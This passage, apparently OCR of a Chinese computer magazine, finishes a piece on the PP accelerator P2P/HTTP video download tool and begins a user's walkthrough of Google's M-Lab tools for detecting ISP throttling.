


图 3

笑)。PP 加速器采用了P2P和HTTP双重下载方式，因此下载速度当然比使用单HTTP的下载工具快了。

小知识：关于P2P

P2P是一种对等互联网技术，点对点的文件共享交换，这种下载方式与WEB方式正好相反，这种模式不需要服务器，而是在用户机与用户机之间进行传播，也可以说每台用户机都是服务器，讲究“人人平等”的下载模式，每台用户机在自己下载其它用户机上文件的同时，还提供被其它用户机下载的作用，所以使用该种下载方式的用户越多，其下载速度就会越快。

我使用PP加速器测试了“优酷”和“土豆”的视频下载，




图 4




图5

都很成功，如图5。虽然迅雷看看测试失败了，不过“优酷”和“土豆”的视频也足够大家下载了吧！

（本文所涉及到的PP加速器已收录到光盘中）

文章难易度：★★
文章阅读点：通过Google新出的M-Lab套件让你快速了解自己当前网络的状况

M-Lab套件使用手记

Yofx[S.N.T]

前段时间沉寂已久的GOOGLE又有了新的动作，我们来一起瞧瞧网上的新闻：随着Comcast封杀P2P的一声枪响，全球的ISP都不约而同的开始了自己破坏网络中立的行为。Google的专家Vint Cerf在当地时间周三也正式公布了可供普通用户使用的工具，它是由谷歌新美国基金会开放技术研究所和PlanetLab联盟共同开发的，可以检测出ISP是否在网络上做了手脚，同时并找出ISP限制的地方，例如封杀BT，阻挠或限定特定用户和应用程序。




图 1




图 2

看来这次谷歌真的为我们带来了一款很实用的在线工具，不仅可以让我们方便的知道自己的网络有没有被限制，还可以检测出网络的故障所在，虽然还有一些项目正在进行中，不过目前已有的功能已经非常强大了，下面就让我们一起来试试看吧。

M-Lab的官方网站为http://www.measurementlab.net，其界面如图1所示。相信大家最想感受的就是它对当前网络的测试吧，我们来看看它能检测出什么，首先点击首页中的“Test Your internet Connection”，就会来到一个新的页面，从中可以发现已经给我们列出了一些项目，可惜都是英文的，为了方便小菜看懂是什么意思，我使用谷歌翻译给大家翻译了一下，如图2。

我们首先来看看网络诊断工具（Network Diagnostic Tool）的效果，点击后就来到了如图3所示的地方，英语好的叉子们可以自己阅读一下，我们可以看到“You can run NDT on M-Lab serv-




图 3

